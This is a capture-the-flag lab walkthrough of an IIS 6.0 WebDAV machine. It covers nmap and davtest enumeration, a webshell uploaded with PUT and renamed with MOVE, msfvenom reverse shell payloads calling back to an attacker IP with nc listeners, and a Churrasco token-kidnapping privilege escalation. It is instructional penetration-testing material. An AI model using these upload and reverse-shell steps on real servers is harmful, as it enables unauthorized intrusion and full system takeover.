Reconnaissance
First thing first, we run a quick initial nmap scan to see which ports are open and which services are running on those ports.
target="10.10.10.15"

ports=$(sudo nmap -p- --min-rate=1000 -T4 $target | grep "^[0-9]" | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)

sudo nmap -p$ports -sC -sV $target -vvv
PORT   STATE SERVICE REASON          VERSION
80/tcp open  http    syn-ack ttl 127 Microsoft IIS httpd 6.0
|_http-title: Under Construction
|_http-server-header: Microsoft-IIS/6.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL LOCK UNLOCK PUT POST
|_  Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL LOCK UNLOCK PUT
| http-webdav-scan:
|   WebDAV type: Unknown
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, MKCOL, LOCK, UNLOCK
|_  Server Type: Microsoft-IIS/6.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
We have one port open.
- Port 80: running Microsoft IIS httpd 6.0
Similarly, we run an nmap scan with the -sU flag enabled to run a UDP scan.
sudo nmap -Pn -sU --open -p- --min-rate 10000 $target
So, no additional UDP open ports.
Before we move on to enumeration, let’s make some mental notes about the scan results.
- The only port that is open is port 80 so this will definitely be our point of entry. The port is running an outdated version of Microsoft-IIS and is using the WebDAV protocol. One thing that pops out right away is the number of allowed HTTP methods. As mentioned in the scan results, these methods could potentially allow you to add, delete and move files on the web server.
Enumeration

The site just says “Under Construction”:
From HTTP responses, the only bit of information we get is from the X-Powered-By header:

Likely aspx files may execute if we can get them onto target.

Let’s launch feroxbuster. We see that it finds a bunch of results but none of them brings useful information.
WebDAV
Let’s concentrate on WebDAV. Web Distributed Authoring and Versioning (WebDAV) is an HTTP extension designed to allow people to create and modify web sites using HTTP. It was originally started in 1996, when this didn’t seem like a terrible idea.
We noticed in the nmap scan that the webdav scripts showed methods such as PUT and MOVE. That could be a potential vector to explore. This could potentially give us the ability to save files on the web server. Since this is a Microsoft IIS web server, the type of files it executes are ASP and ASPX. Moreover, this seems to be confirmed by the HTTP response header we found before. So let’s check if we’re allowed to upload these file extensions.
We can use davtest to explore further.
davtest --url http://10.10.10.15
❯ davtest --url http://10.10.10.15
********************************************************
 Testing DAV connection
OPEN		SUCCEED:		http://10.10.10.15
NOTE	Random string for this session: fcggVd7ef7E4LGD
 Creating directory
MKCOL		SUCCEED:		Created http://10.10.10.15/DavTestDir_fcggVd7ef7E4LGD
 Sending test files
PUT	cfm	SUCCEED:	http://10.10.10.15/DavTestDir_fcggVd7ef7E4LGD/davtest_fcggVd7ef7E4LGD.cfm
PUT	asp	FAIL
PUT	php	SUCCEED:	http://10.10.10.15/DavTestDir_fcggVd7ef7E4LGD/davtest_fcggVd7ef7E4LGD.php
PUT	txt	SUCCEED:	http://10.10.10.15/DavTestDir_fcggVd7ef7E4LGD/davtest_fcggVd7ef7E4LGD.txt
PUT	html	SUCCEED:	http://10.10.10.15/DavTestDir_fcggVd7ef7E4LGD/davtest_fcggVd7ef7E4LGD.html
PUT	shtml	FAIL
PUT	aspx	FAIL
PUT	cgi	FAIL
PUT	pl	SUCCEED:	http://10.10.10.15/DavTestDir_fcggVd7ef7E4LGD/davtest_fcggVd7ef7E4LGD.pl
PUT	jhtml	SUCCEED:	http://10.10.10.15/DavTestDir_fcggVd7ef7E4LGD/davtest_fcggVd7ef7E4LGD.jhtml
PUT	jsp	SUCCEED:	http://10.10.10.15/DavTestDir_fcggVd7ef7E4LGD/davtest_fcggVd7ef7E4LGD.jsp
 Checking for test file execution
EXEC	cfm	FAIL
EXEC	php	FAIL
EXEC	txt	SUCCEED:	http://10.10.10.15/DavTestDir_fcggVd7ef7E4LGD/davtest_fcggVd7ef7E4LGD.txt
EXEC	html	SUCCEED:	http://10.10.10.15/DavTestDir_fcggVd7ef7E4LGD/davtest_fcggVd7ef7E4LGD.html
EXEC	pl	FAIL
EXEC	jhtml	FAIL
EXEC	jsp	FAIL
It looks like there’s a lot of files we can upload. However, both ASP and ASPX are not allowed.
Let’s confirm that manually.
❯ echo test > test.txt
❯ curl -X PUT http://10.10.10.15/test.txt -d @test.txt
❯ curl http://10.10.10.15/test.txt
test%

❯ echo not > test.aspx
❯ curl -X PUT http://10.10.10.15/test.aspx -d @test.aspx
[...HTTP Error 403.1 - Forbidden: Execute access is denied...]
The first curl puts the file onto the webserver, and the second proves it’s there. The -d @text.txt syntax says that the data for the request should be the contents of the file text.txt.
aspx files, as expected, are not allowed.
Despite that, TXT and HTML files are. In addition, PUT was not the only method that was allowed. We can also use the MOVE and COPY methods, for instance. The MOVE method not only can be used to change file locations on the web server, but it can also be used to rename files.
❯ curl -X MOVE --header 'Destination:http://10.10.10.15/test.aspx' 'http://10.10.10.15/test.txt'
❯ curl http://10.10.10.15/test.aspx
test
That demonstrates that we have a way to upload ASPX code on the web server. Let’s try with a simple webshell. If that works, we can put a reverse shell and get to the machine itself.
Kali has a simple one at /usr/share/webshells/aspx/cmdasp.aspx. I’ll grab a copy:
cp /usr/share/webshells/aspx/cmdasp.aspx .Now I’ll upload that to target as a txt using curl and the http put method:

curl -X PUT http://10.10.10.15/web.txt -d @cmdasp.aspxNow, let’s use the MOVE method to change the extension.
curl -X MOVE --header 'Destination:http://10.10.10.15/web.aspx' 'http://10.10.10.15/web.txt'And it works! As you can see, we are nt authority\network service user.
Exploitation
Let’s go with a reverse shell, then.
msfvenom -p windows/shell_reverse_tcp -f aspx LHOST=10.10.14.9 LPORT=443 -o shell.aspxThen put the file as .txt and then change the file extension to .aspx.
mv shell.aspx shell.txt
curl -X PUT http://10.10.10.15/shell.txt -d @shell.txt
curl -X MOVE --header 'Destination:http://10.10.10.15/shell.aspx' 'http://10.10.10.15/shell.txt'
Nice! Set up a listener, and visit the webpage to trigger the reverse shell.
rlwrap nc -nvlp 443Unfortunately, we got an error:

Let’s try to inspect how the payload is uploaded to the server. It seems that endlines are not preserved. We can try with --data-binary flag in cURL to preserve them as well as other control characters.
curl -X PUT http://10.10.10.15/shell.txt --data-binary @shell.txtNow it looks like code that can be well interpreted and executed. Let’s try again.


As expected, we have a shell for the user network service. Unfortunately, we cannot access the user.txt flag of Lakis.
Privilege Escalation
First thing first, check the privileges that our user has.
whoami /priv
We can try with a bunch of public exploit that leverages this privilege. We need to transfer the executables to the target machine. Unfortunately, powershell, cURL, wget and similar are absent. However, we can transfer the executable in the very same way we transferred the webshell and the reverse shell. To find the folder where those files get uploaded we can (i) go for intuition and look for usual web application paths (i.e., inetpub\wwwroot) or (ii) search programmatically a file that we are sure we uploaded (e.g., find / -type f -name shell.aspx 2>/dev/null).
Inside C:\inetpub\wwwroot we find our files. So, we can try with PrintSpoofer64.exe and execute it.

Fair enough! The machine is 32-bit and I didn’t notice at first.
C:\Inetpub\wwwroot>echo %PROCESSOR_ARCHITECTURE%
x86
However, neither PrintSpoofer32.exe nor the 32-bit version of winpeas.exe seems to work. We can rely on systeminfo information and search from outside (e.g., our attacking machine) any privilege escalation vector with Windows-Exploit-Suggester.
Running systeminfo reveals Windows Server 2003. Let’s get the Token Kidnapping exploit:
searchsploit -m 6705However, let’s grab the latest executable from the github repository.
https://github.com/Re4son/Churrasco
❯ git clone https://github.com/Re4son/Churrasco
❯ cd Churrasco
❯ file churrasco.exe
churrasco.exe: PE32 executable (console) Intel 80386, for MS Windows, UPX compressed, 3 sections
Move to the target machine as always:
❯ curl -X PUT http://10.10.10.15/c.txt --data-binary @churrasco.txt
❯ curl -X MOVE --header 'Destination:http://10.10.10.15/c.exe' 'http://10.10.10.15/c.txt'
That seems to work, finally!

Now, we can read directly the flags. But, as for OSCP requirements, I’d like to get a shell. We can proceed exactly as before, with another msfvenom payload.
msfvenom -p windows/shell_reverse_tcp -f exe LHOST=10.10.14.9 LPORT=53 -o root.txt
rlwrap nc -nvlp 53
Then, upload as always and execute:
curl -X PUT http://10.10.10.15/root.txt --data-binary @root.txt
curl -X MOVE --header 'Destination:http://10.10.10.15/root.exe' 'http://10.10.10.15/root.txt'C:\Inetpub\wwwroot>.\c.exe "C:\inetpub\wwwroot\root.exe"

From here, we can get the flag, as well as whatever post-exploitation we want! 🙂